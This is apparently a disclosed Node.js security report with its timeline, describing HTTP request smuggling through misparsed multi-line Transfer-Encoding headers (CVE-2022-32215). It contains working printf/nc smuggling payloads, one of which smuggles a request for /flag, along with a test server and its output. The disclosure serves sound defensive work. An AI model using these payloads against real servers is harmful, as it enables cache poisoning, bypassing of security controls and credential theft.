4 HTTP Request Smuggling Due to Incorrect Parsing of Multi-line Transfer-Encoding

Share:

TIMELINE

zeyu2001 submitted a report to Node.js. Mar 5th (9 months ago)

Summary:

The `llhttp` parser in the `http` module in Node v17.6.0 does not correctly handle multi-line `Transfer-Encoding` headers. This can lead to HTTP Request Smuggling (HRS).

Description:

When Node receives the following request:

Code 62 Bytes Wrap lines Copy Download

```
1 GET / HTTP/1.1
2 Transfer-Encoding: chunked
3  , identity
4
5 1
6 a
7 0
8
9
```

it processes the final encoding as `chunked`. Relevant code here.

Since Node accepts multi-line header values (defined as `obs-fold` in RFC7230, the `Transfer-Encoding` header is actually `chunked , identity`. An upstream proxy that correctly implements multi-line header values will therefore process the final encoding as `identity` instead. This could lead to request smuggling as an `identity` header indicates that the body length is 0 - the upstream proxy and Node will disagree on where a request ends.

The current behaviour is in violation of RFC7230 section 3.2.4, which states:

```
sending a 400 (Bad Request), preferably with a representation
explaining that obsolete line folding is unacceptable, or replace
each received obs-fold with one or more SP octets prior to
interpreting the field value or forwarding the message downstream.
```

While Node correctly replaces each received `obs-fold` with SP octets, in the case of the `Transfer-Encoding` header it does not do so **prior to interpreting the field value**.

Note: This could be seen as an incomplete fix to #1002188, though it is a slightly different issue. The fix for #1002188 processed subsequent `Transfer-Encoding` headers, only setting the `chunked` encoding if the last `Transfer-Encoding` header is `chunked`. This should be extended to check for subsequent lines of the same `Transfer-Encoding` header.

Steps To Reproduce:

Testing Server

Run the following server (`node server.js`):

Code 568 Bytes Wrap lines Copy Download

```
const http = require('http');

http.createServer((request, response) => {
    let body = [];
    request.on('error', (err) => {
    response.end("error while reading body: " + err)
    }).on('data', (chunk) => {
        body.push(chunk);
    }).on('end', () => {
    body = Buffer.concat(body).toString();

    response.on('error', (err) => {
        response.end("error while sending response: " + err)
    });

    response.end(JSON.stringify({
          "Headers": request.headers,
          "Length": body.length,
          "Body": body,
```

Payload

Code 141 Bytes — Wrap lines Copy Download

```
printf "GET / HTTP/1.1\r\n"\
"Transfer-Encoding: chunked\r\n"\
" , identity\r\n"\
"\r\n"\
"1\r\n"\
"a\r\n"\
"0\r\n"\
"\r\n" | nc localhost 80
```

Output

Code 193 Bytes — Wrap lines Copy Download

```
HTTP/1.1 200 OK
Date: Sun, 06 Mar 2022 03:34:05 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 77

{"Headers":{"transfer-encoding":"chunked , identity"},"Length":1,"Body":"a"}
```

This shows the invalid parsing of the `Transfer-Encoding` header.

Note: In the case of #1002188, the following payload demonstrates the same scenario (except a duplicate `Transfer-Encoding` header is replaced with a multi-line one)

Code 127 Bytes — Wrap lines Copy Download

```
POST / HTTP/1.1
Host: 127.0.0.1
Transfer-Encoding: chunked
 , chunked-false

1
A
0

```

13

14

Supporting Material/References:


Payloads and outputs:

Image F1644164: ss1.png 107.45 KiB

Zoom in Zoom out Copy Download

Image F1644165: ss2.png 71.17 KiB

Zoom in Zoom out Copy Download



Server code:

server.js (F1644163)

Impact

Depending on the specific web application, HRS can lead to cache poisoning, bypassing of security layers, stealing of credentials and so on.

3 attachments:

F1644163: server.js

F1644164: ss1.png

F1644165: ss2.png

mcollina Node.js staff posted a comment. Mar 6th (9 months ago)

Thanks for reporting. We will verify this soon.

Code 251 Bytes Wrap lines Copy Download

```
printf "POST / HTTP/1.1\r\n"\
"Host: 127.0.0.1\r\n"\
"Transfer-Encoding: chunked\r\n"\
" , chunked-false\r\n"\
"\r\n"\
"1\r\n"\
"A\r\n"\
"0\r\n"\
"\r\n"\
 "GET /flag HTTP/1.1\r\n"\
 "Host: 127.0.0.1\r\n"\
 "foo: x\r\n"\
 "\r\n"\
 "\r\n" | nc localhost 3001
```

zeyu2001 posted a comment. Mar 7th (9 months ago)

Thanks @mcollina for looking into this.

shogunpanda joined this report as a participant. Mar 28th (8 months ago)

vdeturckheim Node.js staff changed the status to ○ **Triaged**. Mar 31st (8 months ago)

Triaged, a fix is on its way

indutny joined this report as a participant. May 5th (7 months ago)

rafaelgss Node.js staff posted a comment. Jun 15th (5 months ago)

@zeyu2001 Soon as the fix is released, we'll create a blog post to announce the Security Release. Would you like to be credited on the announcement?

It will look like this:

```
Thank you to @zeyu2001 for reporting this vulnerability.
```

zeyu2001 posted a comment. Jun 15th (5 months ago)

@rafaelgss yes please. Could you also include my name?

rafaelgss Node.js staff updated CVE reference to CVE-2022-32215. Jun 20th (5 months ago)

mcollina Node.js staff closed the report and changed the status to ○ **Resolved**. Jul 7th (5 months ago)

This was released as part of our July 2022 security release:
https://nodejs.org/en/blog/vulnerability/july-2022-security-releases/

mcollina Node.js staff requested to disclose this report. Jul 7th (5 months ago)

zeyu2001 agreed to disclose this report. Jul 7th (5 months ago)

Thanks!

This report has been disclosed. Jul 7th (5 months ago)